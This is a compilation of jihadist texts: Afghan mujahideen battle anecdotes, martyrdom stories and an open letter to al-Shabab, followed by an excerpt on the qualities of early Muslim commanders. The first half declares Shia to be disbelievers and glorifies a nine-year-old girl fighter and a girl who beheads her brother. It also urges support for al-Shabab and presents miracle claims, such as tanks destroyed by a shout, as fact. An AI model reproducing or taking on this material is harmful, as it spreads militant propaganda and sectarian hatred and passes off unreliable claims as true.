An Islamic revolution can only conducted and accepted if it is done in the light of Qur'an and Sunnah and by Muslims of correct Aqeedah (faith). The Shia's Aqeedah is not that of the Qur'an and Sunnah. As a result all the leading Ulama of the world has declared them as Kaffirs (disbeliveers). The Afghani Revolution is an Islamic Jihaad, undertaken by a truly Muslim nation, who are of the Ahle'Sunnah The Aqeedah [beliefs] of their leaders are clear, they do not hate the Sahaabah nor negate the Ahaadith. As long as this is so, it is incumbent on us to assist them. Despite the huge odds against them, hope is deeply embedded in their hearts.

Umar Haneef told me:
We are a nation for whom Jihaad is indispensable, just as water is for a fish.

Dr. Abdul Qaadir said to me:
I witnessed the intense argument between a Mujaahid and the doctor who amputated his leg, due to it becoming paralyzed by frostbite. The Mujaahid said to the doctor: "Put back my leg, just as it was, since, today you have prevented me engaging in the Jihaad of Afghanistan!"

I will never forget the elderly man, who was refused permission to fight due to his age, and exclaimed: "To remain behind in Peshawar is a Sin.

Jalaaluddeen Haqqaani narrated to me:
For almost 7 months -- from Shawwaal 1403 H. to Jamaadul Uula 1404 H. the jets would bombard us 2 to 5 times a day. By Allaah, no Mujaahid from my tribe or that of Moulana Arsalaan was killed. This was because we would make Du'a unto Allaah Ta'ala, saying, '0 Allaah! To Thee do we complain of the feebleness of our strength, the lack of resources against the jets.' Allaah Ta'ala would then protect us.

Abdul Hameed said:
If all the shells released on the Mujaahideen in Afghanistan had to yield their true potential, it would not have been possible to continue the Jihaad for one week. [i.e. It is obvious that Allaah Ta'ala had prevented most of them from detonating].

Moulwy Haleem said:
Whenever the aircraft would carry out a raid on us, birds would accompany them. I would then tell the Mujaahideen:

'The help of Allaah has come.

Once, our ZK1 anti-aircraft gun was destroyed. We made Du'a unto Allaah Ta'ala. He then sent over us a cloud that screened us from the aircrafts.

He also said:

Once, 600 tanks and armored carriers attacked us. We were only a group of Mujaahideen with 14 rifles, some sticks and swords. Allaah Ta'ala caused them to be destroyed.

...How many of the enemy fled upon hearing "Allaahu Akbar!"

Muhammad Dawood Chayrat, a leader at Wardak, told me:

The tanks surrounded us from all sides, and the aircrafts covered the horizon. We were a large number of Mujaahideen, and the enemy was more than ten thousand, with hundreds of tanks. Most of the Mujaahideen fled, and about 20 of us remained. We were sure of death. Eleven of us gained Shahaadat, and the remaining nine were wounded and completely exhausted. This was after experiencing two days of thirst, and it was also Ramadhaan [i.e. they were fasting]. The tanks advanced to capture us alive, so we rang out in one voice:

"Allaahu Akbar!" It was as if an entire city had said the Takbeer. The tanks were destroyed by the sound of the Takbeer.

One of the Favours of Allaah Ta'ala is that the area of Afghanistan bordering on Pakistan has been open. The tribes living in this frontier are self-governing, i.e. they are not subject to any government.

This created an easy passage for the Mujaahideen to Pakistan. It is for the fear of Jihaad that the West has blockaded Bosnia. Nevertheless, Allaah Ta'ala has provided a way in and out for those that are sincere.

On the battlefield are 8000 Madrasah students [i.e. those undertaking higher Islamic education] who study in the Madrasahs run by the Mujaahideen. Similarly, every district has a Madrasah and an Islamic court. The Russians acknowledge that the interior of the country is under the Mujaahideen's domain. The Russian domain was confined to the main cities.

A final appeal for all to constantly remember the Mujaahideen in their du'as. May Allaah accept this humble effort. Ameen. Wa aakbiru da'waana anil hamdu li rabbil 'aalameen.

Asalam Alaikum wr wb, I found this story on another site, & Wallahi, it touched my heart so much!! Inshallah we all will strive to be as strong & steadfast as the Mashallah Sister(s) in this story.....

A Great Lady in the Battle of Jalalabad**

This story is about a great Arab lady narrated in Arabic by her son. Here is the translation of the story in the words of his son:
I belong to Makkah and my house is very close to the Baitullah. It is so close that we can hear the Athan clearly. I was inspired by the west and fell a victim to their propagandas. Like other Arabs I kept deaf ears to the cries of oppressed humanity. I admired the infidel ways of the west. After completing my education I got a job in an airline and I decided to settle in London. I returned after sometime to get married. I was busy in preparing for the wedding when my friend told me that the battle between Kufr and Islam has just begun in Afghanistan and the Soviets have come with all their power to extinguish the light of Allah. The Soviets are killing and plundering. The time has come for Muslims to unite and fight this Infidel Powers and be ready for Jihad fi sabilillah.

I was surprised to hear his words. I was blinded by luxuries and battling against infidels was totally opposite to my thoughts. The nation which had shown us the path of progress, why should we fight her. I told my Mujahid friend probably you have become mad. I went back to home and told this news to my mother.
As I was telling her I looked to her face. I was shocked to see her crying. I asked her why she was crying. She told me sorrowfully:
For Allah's sake take me to Afghanistan I want to be martyred in the way of Allah.
The words of my mother fell like a thunderbolt on me. I felt a strong disgust for myself. The faces of so many of those mothers who had become the victims of the oppression of infidels because of my negligence started revolving around my eyes. I could see their frail hands near my throat. "Take me to Afghanistan" the voice of my mother shook me once again.
I said to my beloved mother: Dear mother you don't need to go there I am ready to sacrifice on your behalf.
She replied firmly "I want to participate myself."
I found myself helpless in front of her firmness. We then decided that I will go there first and manage some place to stay and other things and then take my mother later. My mother hardly agreed to it but she departed me happily. After reaching Pakistan I managed a place to stay and returned to take my mother with me back to Peshawar. I found her to be in hospital and according to doctors in the last stages of her life. I told her that I have come to take you for Afghanistan. On hearing this, an electric current ran down her frail body and all the sickness disappeared.
The next day I was surprised to see that my great mother sold all her property and jewelry to donate it to the Mujahideen. I left my siblings crying and headed with my mom to Peshawar. On reaching Peshawar she grew even more restless to reach the front. When I asked my Ameer to allow my mother to participate he decided to talk to my mother himself. On seeing the Ameer my mother became extremely happy and handed all the money to him. The Ameer told her that it was enough from her and going to the front was not appropriate for her. She did not dare to refuse in front of the Ameer but she became extremely sad. So she left and I stayed with the intention of staying on the front for the rest of my life.

Only a little time had passed when I was informed that my mother was extremely sick and crying every time for the love of martyrdom and that she was reaching Islamabad on so and so date. I went to Islamabad. The emotional state of my mother had dragged me into a great unrest. She told me that this time she had come to sacrifice for the dominance of Islam and with no intention of going back. I took my old mother to the Jalalabad front. My mother was so happy so much that her tears won't stop. That day the Kufr must be shaking. The weak hands of this old lady looked so strong.
We reached the Jalalabad front. All the young Mujahideen started chanting enthusiastic slogans on seeing an old lady fighting for the dominance of Islam. Some moments can never be forgotten. They became a part of history... My mother had just reached the front when the enemies of Islam starting firing mortars to extinguish the radiance of Islam. Those taking part in Jihad know how pleasant such a moment is for a Mujahid. Thus, the Mujahideen brought forward my old mother against the so called Super Power.
She chanted Bismillah and Allahu Akbar to put the mortar in the cannon and like that with a Takbeer she would fire them on the enemies. These five hours were like a disaster for the infidels. As usual, the Russian planes responded by bombing the area with their planes. All the Mujahideen therefore left for their bunkers but this Mujahidah lady stood in the middle of battlefield. She raised her hands in prayer to Almighty Allah:

"O' Allah bless me with martyrdom!"

For a long time she stood there praying in pursuit of martyrdom. Then she prayed like this:

"O' Allah! If you haven't written martyrdom in my fate then give me a wound in your way. I don't want to meet you without any signs of Jihad on the Day of Judgment?. Her prayer was granted and this great lady got the gift of being wounded in the way of Allah so happily she returned to her home.

The Young Mujahidah

The fierce Russian tanks were crushing stones and bushes while proceeding. The mountains were shaking under the sounds of tanks and the slogans of the Russian soldiers. There were red flags on the tanks and vehicles. The Russian soldiers were proceeding without any fear because their intelligence sources had informed them that all the towns ahead had been vacated and people had already fled. The condition of the towns, deserted homes, and empty roads were all acknowledging these reports. Therefore this army was proceeding fearlessly. Each and every soldier of this convoy had dangerous ideas in his mind. The love of Kufr and hatred of Islam was in each and every heart. Like the Tatars, they intended on building towers of skulls. They were proceeding on their way when...
Suddenly, someone started firing somewhere from a small mountain which was in front of them. The cowards started shaking in fear. The firing was very intense moreover it was totally unexpected. The enemy suffered some casualties. This unexpected attack struck terror in their hearts. The procession had stopped. The tanks, cannons, machine guns of the communists started firing in direction of the mountains. The soldiers took their positions in different bushes to stop this sudden attack. The whole area was shaking on this intense backfire from the Russians.
The sky was filled with black clouds of smoke. The shelling of the enemy had almost perished the mountain in front of them. They were now convinced that the attacker had perished. They were going to proceed when suddenly someone started firing again from an adjacent mountain on the right. This sudden attack killed many of the communist soldiers and their lines were left in complete chaos. Once again they responded with heavy shelling - much intense then before. Due to such chaos and ill-organization many of the Russian soldiers started killing their own companion soldiers. A large number of the Russian soldiers were getting wounded from their own mortaring. The whole scene was left in complete chaos. The mortaring continued for a long period until the firing from the unknown attacker ceased.
The commander gave orders to proceed with extreme fear in his mind and the hearts of his soldiers. They were sure that the attacker was finished but even then they were afraid. They had already suffered much. The army had just started moving when firing erupted once again from the right side of the mountain.

Many of the enemy soldiers lay wounded - immersed in their own blood. This attack disorganized there rows and columns into a disastrous chaos. The tanks started responding. The Russian soldiers started running in every direction. Many of them were shivering with fear behind their trucks. This time to the Russians got a severe blow. Due to misjudgment their own vehicles and tanks were being destroyed. The callers to the red revolution were dying in their red blood. No one knew where their target was. The stock of ammunition was about to exhaust. Hardly the army organized itself again. Their plan of proceeding forwards was changed and instead now they wanted to run away. No one was ready to move forward. The piles of dead bodies prevented them from proceeding.
Their commander devised a new plan and ordered his guerrillas to climb the mountain from where the firing originated. The enemy soldiers started crawling up the mountain with their hand grenades and Kalashnikovs. Tanks were alert in their positions ready to combat a sudden assault. The guerillas had searched all the mountains but there were no signs of any dead or alive attacker. Everyone was wondering where the attacker could possibly have disappeared so soon. Surviving such an intense shelling was almost impossible and even if the attacker survived where could he possibly have gone? The soldiers were searching with their dogs.
At last they found small footprints. The Russian soldiers shivered with fear as they followed the footprints. The footprints were becoming more prominent and were leading them to their wanted person but they did not appear to be footprints of any soldier or Mujahid. The footprints led to a pool of blood. No one was ready to believe his eyes. In front of them lay dead a nine year old Afghan Muslim girl with a Kalashnikov in her hand. The cover was blown. The enemy was mourning over its cowardliness. The Mujahidah girl lay dead in a pool of blood. There she was in front of them... the one who prevented them from proceeding for several hours. Childhood and innocence was shining like radiance from her modest face. This girl refused to migrate from her home and instead decided to avenge the blood of her parents. Her little hands alone had taken the heavy task of defending Islam. This little girl caused such a heavy damage to a whole convoy and killed so many of its soldiers. Then following the way of her predecessors she sacrificed her life to attain martyrdom. This little girl challenged the young men of this Ummah. She presented her life to Allah in thanks to the blessing of Iman and made it known to the Kufr that to combat your armies the daughters of Islam alone are enough. Your dreams of invading this blessed land are a deception. You will be humiliated and expelled from this land.
This little girl embraced martyrdom to teach the enemies of Islam that though our nation has forgotten then history of their predecessors but the sister of Maudh and Muadh r.a [the children who killed Abu Jahl] are still alive. O' enemy of Islam until these daughters are alive your dirty aims will never be fulfilled!

Saeedah Bibi

In a village called Astor [or Istor] of the province of Lughman [Afghanistan] lived a sixteen year old girl called Saeedah Bibi. His brother Shayr Afzal was a staunch communist. The Russians were killing innocent Muslims ever since the red revolution flooded in. One day the demonic Russians and other soldiers of red army made a big attack in which these merciless brutes killed more than hundred innocent men, women, and children.
The streets were filled with dead bodies, men and beasts. Streams and canals were flooded with blood. The smoke rising from the deserted homes carried a silent plea of innocent children and mothers. When Shayr Afzal reached his home with some barbaric communist soldiers her sister Saeedah Bibi welcomes him warmly. She said well done my brother. You did a great thing. You destroyed the enemies of the revolution now I am extremely happy. I myself want to go and help you against your enemies but I wish that tonight you stay at my home as a guest and leave the next morning. His brother and hundred [100] Russian communists accepted her invitation and stayed at her place for the night.
This brave girl prepared their dinner and presented it to them. After the dinner the Russian soldiers were left unconscious in the toxication of wine. When Saeedah saw that there were in a deep sleep she took a sword and killed each and every of the Russian. Then she woke her brother and said: beloved brother get up and see your companions.

When the brother saw their dead bodies he yelled at her but the honorable girl said to him why are you so shocked, I will do the same with you. You have seen with your eyes the doom of your companions and I believe that one day all the Russians and their supporters will be humiliated like that. I also believe that the sacrifices of Muslims will not go futile. One day Afghanistan will be freed?

The brother on seeing the faith of her sister asked her forgiveness but the girl refused to accept his apologies and said that even if I forgive you; Allah, our religion, our country, our innocent children, elderly and women will never forgive you. Having said this she beheaded her brother. Saeedah Bibi was martyred during a bombardment by a gunship helicopter but is still remembered as one of the bravest women in Afghan history.

Don't be Sad

Our brothers in the Movement of al-Shabab al-Mujahideen

Abū `Aṭṭā

Our brothers in the Movement of al-Shabāb al-Mujāhidīn:

Do not be sad when you do not hear from many of the scholars in the Muslim world and elsewhere a word of support or guidance, because they do not hear your news except from the media. It is their source of information and based on it they give their opinions that you know of.

Do not be sad O you who have established the sharī`ah of Allāh ﷻ when you see those who label themselves falsely as scholars betray you and try to divide your ranks. Because you have achieved in years what they thought was inconceivable and based on this false view they have established for themselves programs and wrong assumptions which have misguided many of the creation of Allāh ﷻ. Some of them think that establishing the rule of Allāh ﷻ cannot be achieved except through the ballot box which is approved by the UN. In their eyes, Islāmic rule and democracy are equal. Some of them believe we are in the Makkan stage and have therefore set for themselves programs that are limited according to the rules of Makkah. Others have joined you only to fall at the first test and then turned against you and betrayed you. Others stood against you for no reason but for envy and greed.

Be pleased because the disbelievers and apostates despise you and wish that they could sleep one night only to hear the news in the morning that you have been destroyed.

Do not be sad O you who have written with the blood of some of your best men an honorable legacy when you see the double faced Sheikh Sharīf receiving unlimited support because America is pleased with him, and when America is pleased with someone the rest of the governments of the world would be pleased with him, and if the governments are pleased with him then a great number of scholars would also be pleased with him, even though he only controls less than four square kilometers. However, you, who control most of the country and rule it according to the sharī`ah of Allāh ﷻ do not receive a fraction of the support which Sharīf receives because America and the International community are not happy with you. They are not happy with you because, among other things, you have stopped the work of missionary relief agencies and recently because you banned music from radio stations, which according to those scholars it is okay to listen to if you didn't play it yourself.

Be pleased O brothers because you have pleased the Creator by displeasing the creation, because your youth were firm when many others stumbled, because you have nurtured your path with the purest of blood, and because you fulfill the qualities of the victorious group whom are not harmed by those who betray them.

Be pleased because all of the sincere Muslims are with you, joining you in your moments of pleasure and your moments of difficulty and they wish they could carry you on their shoulders and say to the people:

These are my forbearers so bring me like them
O imposter, when we come together in gatherings

Be pleased because the disbelievers and apostates despise you and wish that they could sleep one night only to hear the news in the morning that you have been destroyed.

Be pleased and show this pleasure and have the masses join in this great celebration because you have become a principle bridge towards the establishment of the Khilāfah on the way of the Prophet ﷺ and you are a battalion in the army that would liberate the Aqsa Mosque.

COMMANDERS OF THE MUSLIM ARMY

(Among the Companions of the Prophet ﷺ)

By: Mahmood Ahmad Ghadanfar

DARUSSALAM

The Qualities of a Muslim Commander

All Praise is for Allâh Almighty. May He Shower Peace and Blessings on His Prophet, Muhammad (ﷺ) and his Companions.

The qualities and excellence essential for a Muslim general in the field of warfare are listed below -

1. True, constant and firm Faith.
2. Dignified personality.
3. Valorous and courageous.
4. Steadfast and resolute of purpose.
5. Strength of will and ability to execute.
6. Charismatic and magnetic personality.
7. Eloquent.
8. Well-equipped.
9. Generosity and liberality.
10. A sense of justice and fair play.

Let us go a little deeper into the meaning, significance and importance of these qualities:

1. True, constant and firm Faith

It is essential for a military man to have true and firm Faith in order to lead in the political and missionary spheres. A strong, firm and solid faith leaves a lasting and deep influence on the personality. This is a basic virtue that empowers the heart with courage, valour and a total lack of fear and ambition. Whether the army faces victory and glory or obstacles and defeat, intelligence and wisdom are never thrown off balance. In the battlefield whether faced with glorious triumph or humiliating defeat, only that army adopts a balanced viewpoint and mode of operation, which has the right faith and the right perspective. It has often been seen in martial history that a victorious army and its general lose all sense of proportion and display a total loss of sense of proportion. It is intoxicated with it success and goes berserk. Civilians are killed, women are raped and human dignity is insulted and betrayed. The social system of the conquered territory is turned upside down, and social and moral values are eroded and destroyed. But the Muslim generals regard victory with modesty and humility as a blessing and gift of Allâh Almighty. This attitude is solely due to trust, faith and a right sense of values.

When the Prophet ﷺ entered Makkah triumphantly after conquering it, his head was bowed low down on the hump of his horse in gratitude to Allâh Almighty, His Creator. He declared universal amnesty for all the people of Makkah. Similarly, a successful general who in war faces obstacles, problems and adverse conditions, instead of losing heart, turns and moves closer to Allâh ﷻ. He faces all difficulties with courage and bravery. This competence and ability is born of confident reliance on, and perfect and absolute trust in Allâh Almighty.

This is the reason why the Prophet ﷺ, instead of losing hope in the disaster of the battle of Uhud, led his injured Mujâhideen right up to Hamra' Al-Asad in hot pursuit of the Quraish without giving them an opportunity to turn around and enter Al-Madinah to celebrate their success. This shows that if the leading general is courageous and ambitious, he can recoup his losses and turn defeat into victory. Misfortunes and defeats fail to overcome his high spirits and, ultimately it is this high morale which lifts up the sagging spirits of his soldiers and leads them to triumph.

One day the Commander-in-Chief of the Muslims, Messenger of Allâh ﷺ, was lying down in the shade of the Ka'bah, resting. One of his most loyal Companion Khabbab bin Aratt, who had suffered deeply from the Kuffar, asked him when Allâh Almighty would help them; the suffering and cruelty had reached its utmost limits. The Prophet ﷺ sat up and said:

> "O Khabbab, Are you giving up so easily with just these little problems? Our predecessors who spoke up for the Truth and worshipped the Truth had suffered much more than us. Saws were used to tear them apart, and combs made of iron were used to rake their flesh, but they remained stubbornly adherent to the Truth. The greatest torture and tyranny failed to make them recant or retract an inch from their positions. O Khabbab, be patient and very soon you will see for yourself the gentle and halcyon days of peace everywhere. The land of Arab will become the cradle of loving and serene brotherhood. From San'a' to Hader Al-Moat wayfarers will be able to travel in peace, with no fear of danger."

Calamities, misfortunes and problems have to be faced with patience and fortitude because they prove to be the forerunners of victory and success. And how does one inculcate these qualities? They are born of a deep and abiding faith in Allâh Almighty; many a time, because of these qualities, events which bewilder man's powers of reason and logic occur in the battlefield. One of the greatest generals in the history of Islam, Khâlid bin Waleed ﷺ, right in front of the enemy fearlessly and boldly drank up a bottle of deadly poison. This lethal dose of poison did him no harm! This was because he had absolute faith that Allâh Almighty could negate the effect of the poison. The enemy was simply astounded!

Another great general, Sa'd bin Abu Waqâs ﷺ, led his horse into the deep waters of the River Dajlah, and crossed over, safe and sound to the other side to the utter amazement of the enemy Persian army which was standing there. He thus proved that if Allâh Almighty is the Helper, then nothing can harm or injure people who have pure and absolute faith in Him.

After the resounding victory in the battle of Yarmook, the great General Khâlid bin Waleed ﷺ received a letter dismissing him from service. Very calmly he said:

> "I did not fight in the battlefield for Amir-ul-Mo'mineen 'Umar bin Khattâb ﷺ; I fought to bring glory to Allâh and Islam. I can continue to perform my duty even as an ordinary soldier. Therefore I do not regret receiving a letter of dismissal."

Such an attitude can only be the result of the deep faith and a righteous viewpoint.

2. Dignified personality

In order to fulfill one's duties in the army military leaders are made to pass through certain stages in the course of their training. Special care is taken to see that they are trained according to a certain manner. This is in order to cultivate an imposing and dignified personality. The army has to have discipline and a sense of order. Therefore men who have to fulfill the duties of military leadership have to possess an impressive personality. This imposing dignity and a certain aura of majesty impresses and overawes the onlooker; and feelings of love, respect and reverence take root in his heart. This blessed quality of dignity is a gift of Allâh Almighty. It can become part of one's personality only if there is true Faith, fear of Allâh Almighty, integrity, and an effort to guard moral and ethical values.

Not one person had the courage to look the Prophet ﷺ in the eye. When he spoke the effect was almost as if the persons addressed had been mesmerized and could not move. There is no parallel in human history of a person evoking such a response. He was respected, revered and inspired awe and love. Amirul-Mo'mineen 'Umar Farooq ﷺ had such a dignified bearing and was so awe-inspiring that people felt nervous to speak to him. Some of the companions told 'Abdur-Rahmân bin 'Auf ﷺ that they felt scared to talk to the Amirul-Mo'mineen, and that he should adopt a softer attitude. When he came to know of this, he offered this supplication to Allâh ﷻ:

> "O Allâh Almighty increase my dignity day by day, so that I may be better able to spread Your true Message."

There are examples in society where a man may appear very strong, but unfortunately lacks a dignified personal presence. Thus he has absolutely no value or merit in the affections of people. It is essential for a Muslim general to have a very dignified and awe-inspiring personality; otherwise he cannot discharge his duties and responsibilities of leadership to perfection, or even to near-perfection. The Prophet ﷺ had said:

> "I have been granted such majesty and dignity that the enemy who is a month away from me (in terms of travelling distance) starts to tremble when he hears my name."

3. Valour and Courage

Only that person can fulfill the responsibilities of a leader in the battlefield who is the personification of bravery, valour, daring and fearlessness. When the conditions in war are extremely unfavourable only a daring and fearless man can overcome and control them. 'Ali ﷺ says that whenever matters took a critical turn in a battle they used to look at the bold and confident attitude of the Prophet ﷺ and gain courage. Whenever the fighting was at its most intense he would display extraordinary daring and nerve and move as close as possible to the enemy and try to overwhelm him. All his Mujâhideen would then gain courage and aspire to follow his example.

When Khâlid bin Waleed ﷺ went into the battlefield to face the Roman General, he realized that his steed was weaker in comparison with the enemy. The Roman of course wanted to take the fullest possible advantage of the situation. Khâlid bin Waleed ﷺ guessed his intentions and made a very daring counter move. He leapt down from his horse and struck a powerful blow with his sword at the leg of the Roman's horse. Its leg broke and he fell to the ground; his rider too fell at the feet of Khâlid bin Waleed ﷺ, who in a flash cut off his neck. Having got rid of his enemy he calmly sat down and had his meal right there!

4. Steadfast and resolute of purpose

In the arena of war the ordinary soldier in the army keeps up his morale and is bold as long as his Commander displays a steadfast and resolute attitude. As soon as the general shows hesitation or indecisiveness, the army too begins to falter. When the enemy exerts intense pressure it is the primary and most important duty of the Commander too not only built up, but to keep up the morale of his men. And only that General can fulfill this duty to the best degree who, is consistently resolute, steadfast, intrepid and brave. During the battle of Hunnain when the army was falling apart due to the pressure being exerted by the enemy the Prophet ﷺ stood firm in the battlefield and with great fervour said:

> "I am the True Prophet, it is no lie, and I am the son of 'Abdul Mutallib!"

Seeing the resolute stand taken by him, the army which was scattering in fear rallied round him. Thus it is seen that whenever a crisis occurs in battle and the army faces a difficult situation, the commander should display confidence and steadfastness. This is the only way to win lost causes. This is the primary and essential military responsibility of a general.

The Qur'ân gives a golden principle about how to inculcate and develop this invaluable quality of steadfastness and resoluteness. Allâh Almighty says:

> "O you who believe! If you will help (in the cause of) Allâh, He will help you, and make your foothold firm." (47:7)

In order to attain and achieve this great quality one must be prepared to sacrifice one's life and possessions to propagate and promote the religion of Allâh Almighty. Whosoever helps to spread the religion of Allâh Almighty, he will find Him to be his Supporter and Protector. And if Allâh Almighty gives him His Support and Protection then he is assured success now and in the Hereafter. Steadfastness is the stepping stone to real success as the Noble Qur'ân has instructed. The Noble Qur'ân says:

> "O you who believe! When you meet (an enemy) take a firm stand against them and remember the Name of Allâh much (both with tongue and mind), so that you may be successful." (8:45)

In this Âyah of the Noble Qur'ân the glad tidings have been given that when opposing the enemy firmness and determination should be displayed and Allâh Almighty should be remembered and appealed to fervently at all times. This multiplies the chances of success. Firmness of purpose and remembrance of Allâh ﷻ are very important for a Muslim commander.

5. Strength of will and ability to execute

Any successful general has to have a strong will and be competent and efficient enough to have his orders executed. If he does not have this ability he will not be able to do justice to his plan.

A determined general will be resolute and firm in making a decision and also in implementing it boldly and courageously. If a leader is irresolute then he will not be able to deal with or control the changing conditions in the battlefield. There are many such examples in life where a person practices abstinence, has great faith in and fear of Allâh Almighty, but lacks self-confidence, will power and the element of firmness in the actual execution of a well thought out strategy. In other words, theoretical planning by itself is of no use unless there is practical application. A leader must have the ability to plan the strength of will to decide firmly, and then to execute the plan. A person who does not have all these three qualities cannot be a successful leader in any sphere - social, political or military.

This is why the Prophet ﷺ instructed Abu Zar Al-Ghaffari ﷺ, a weak willed person that he should never take on the responsibility of leading even two people. The onus would fall on him for any errors of omission or commission on the Day of Judgment, and humiliation, dishonour and repentance would be his fate. On the other hand, the Prophet ﷺ appointed the young seventeen year old 'Usâmah bin Zaid ﷺ the Commander of an army which included such noteworthy, experienced and respected Companions such as Abu Bakr Siddiq and 'Umar Farooq رضي الله عنهما.

Courage and ambition take life from determination and a strong will; for success in a daring and dangerous enterprise this characteristic is indispensable. It is again from this trait of character that a fortified and firm faith is born. It is this element that gives continuity and a logical follow up to action. Allâh says:

"Then, when you have taken a decision, put your trust in Allâh, certainly, Allâh loves those who put their trust (in Him)." (3:159)

Brave people always practice in every field; with firm and determined action they perform incredible and remarkable deeds. Lack of sturdy resolve makes a person act according to momentary whims and caprices, and he cannot by any means carry out the onerous responsibilities of a successful leader. Thus it is essential for a military commander or a general that strength of will be very much part and parcel of his temperament.

6. Charismatic and magnetic personality

All the qualities mentioned above pertain to the character and capabilities of the ideal commander and not to his physical appearance. But when a leader is selected it should be borne in mind that his physical attributes also have an effect on the development of his personality as a whole; besides they also affect the beholder as well as his subordinates.

In social interaction smartness in dress, good manners and a certain elegance of style play a very positive role in winning over people. In this context if one studies the personal habits of the Prophet ﷺ one sees how particular he was as regards personal hygiene, neatness and cleanliness. People would realize he had passed by a street because he left an aura of perfume behind him. Whenever he met delegations he would make it a point to dress well. Besides being cultured and well mannered a leader also has to have a fine physique. The Noble Qur'ân says:

"And their Prophet (Samuel عليه السلام) said to them, 'Indeed Allâh has appointed Tâlût (Saul) as a king over you.' They said, 'How can he be a king over us when we are fitter than him for the kingdom, and he has not been given enough wealth.' He said: 'Verily, Allâh has chosen him above you and has increased him abundantly in knowledge and stature. And Allâh grants His kingdom to whom He wills. And Allâh is All-Sufficient for His creatures' needs, All-Knower." (2:247)

Talut was a handsome tall youth from among the Bani Israeel who was chosen to be their king, and his good looks and his physique were considered to be one of the basic qualifications for a ruler. For leadership in the military besides a person's intellectual prowess, his physical fitness and looks should also be taken into account.

7. Eloquence

Eloquence and oratorical skills can be used to great effect to rouse emotions and feelings. To inculcate courage, to arouse ambitions and to rouse the fervour of the Mujâhideen to grievously wound the enemy (for all these purposes) eloquence can be used to great effect. A skillful orator through his eloquence can change the course of things, and can turn a peaceful environment into a flaming volcano. An army commander with his eloquence can inflame his men with a burning desire to go to Jihâd, and thus easily gain supremacy over the enemy. A trait shared by all notable generals in military history has been eloquence. A successful general before entering the battle arena always give a fiery and emotionally charged speech to his army, arousing the ardent desire for Jihâd, and this makes it that much easier for the men to gain victory. An appropriate and timely extempore and passionate address can have a magical effect on the men. In military schools the officers who are chosen to command are specially educated and trained in the skills of oratory, so that they can use this skill when the need arises. Every general must possess this ability.

8. Excellent arms

Every age in the history of mankind has acknowledged the vital importance and necessity for having the best available arms to equip their forces. The Prophet ﷺ said:

"Verily, the strength is in archery."

This statement is valid even today in this technologically advanced age. Whichever country has the strongest arms and arsenal has supremacy over its opponent. It should be the strongest available and well organized. And for modern arms too the same skill of Rammi is essential. Whether it may be the napalm bomb, the hydrogen bomb or the atom bomb - all arms need to be deployed and aimed, which is the skill of Rammi that the Prophet ﷺ spoke about.

Intelligent and alert nations, who wish to subjugate the enemy, Should always be well equipped, well prepared and well organized.

Military preparedness and the equipping of oneself with the best possible arsenal for the purpose of inspiring awe and dread in the enemy. In the modern age when there are displays and parades of military equipment on national days and so on, one underlying purpose is to impress and warn the enemy, as it were. And if the enemy is really planning to attack, then he will be forewarned of the possible dangers and repercussions.

The Noble Qur'ân goes into this concept in very great detail. As Allâh Almighty says:

> "And make ready against them all you can of power, including steeds of war (tanks, planes, missiles, artillery) to threaten the enemy of Allâh and your enemy, and others besides whom, you may not know but whom Allâh does know. And whatever you shall spend in the Cause of Allâh shall be repaid unto you, and you shall not be treated unjustly." (8:60)

Gaining power and strength through the acquiring of war equipment and arsenals helps to impress the enemy and cow him down. The commander, in order to do justice to his position should have full knowledge regarding all kinds of equipment and have wide ranging experience regarding the use of it as well.

9. Generosity and liberality

A head of any department or establishment should be a liberal, beneficent and just person; this leads to many good results. A liberal person is universally loved and respected, and this helps him to perform his duties of leadership more easily and better. Prophet ﷺ said:

> "A generous and munificent person is closer to Allâh Almighty, people and Paradise (Paradise)."

Philanthropy and generosity adds great dignity to personalities.

The Prophet ﷺ was extremely generous; often he would fill up the purses of the needy to such an extent that prosperity and well being became theirs for life. It is but a fact of human nature that a generous person who benefits others is more loved and respected by others. When a general behaves with compassion, generosity and kindness with all his subordinates in the army, then it is only natural that they will love him and obey him. They will think it to be an honour to obey his every wish. Leadership and generosity are very closely bound to each other. A stingy and miserly leader will always face shame and embarrassment, and any order given by him will be obeyed with great reluctance. His men will resent him. It has often been seen that harsh, mean and miserly leader will be dispatched by his own subordinates! During the training of generals the elements of compassion, generosity and kindness should be inculcated and the advantages resulting therefrom pointed out to them. They should be able to take full advantage of this great quality in practical life and play a prominent role in the battlefield and in their military life.

10. A sense of justice and fair play

Every human being should have beautiful this life stile. If all human beings behaved in a just and fair manner, society would be transformed and peace and tranquillity would prevail. Especially the head of any institution should compulsorily conduct all affairs under his administration with justice. If he is unfair he will arouse great resentment and hatred. And this will affect his practical life. The Noble Qur'ân enjoins this:

"Be just: that is nearer to piety." (5:8)

Justice, impartiality, abstinence and fear of Allâh ﷻ are qualities which add radiance to personal magnetism. These are some basic characteristics which should be an essential part of the mental and physical make-up of any general. If the army training centers pay attention to the inculcation and development of these qualities the Muslim nations will be able to produce great and efficient soldiers of Allâh Almighty.

May Allâh Almighty Shower His Blessings on the Prophet Muhammad ﷺ and his Companions!

Khâlid bin Waleed ﷺ

The Prophet ﷺ said:

"Khâlid bin Waleed! On the basis of your intelligence, understanding and foresight I was very hopeful that one day you would finally accept Islam."

Khâlid bin Waleed ﷺ

A strong and sturdy physique, tall stature, broad shoulders, dignified bearing and eagle-eyed with a brilliant intellect, noble thoughts and firm determination this was the grand personality of Khâlid bin Waleed, one of the greatest warriors and commanders of Islamic army. He was the ideal man uniting within his personality both physical and intellectual beauty. He was the personification of nobility and majesty, and an enviable example of all the best qualities. An unparalleled rider, an expert swordsman and equally adept with the spear or any other weapon, he was noted for his courage and his foresight in planning. In the battle of Uhud, fighting from the kuffar, displaying expertise and valour. He scattered the forces of the Mujâhideen; but in the battle of Mouta, it was the very same Muslim hero whom by his brilliant strategic planning and courage, not only saved most of the Mujâhideen but led them to one of their greatest triumphs. The palaces of Rome and Persia trembled at his coming as he tore through the ranks of the enemy in the battlefields.

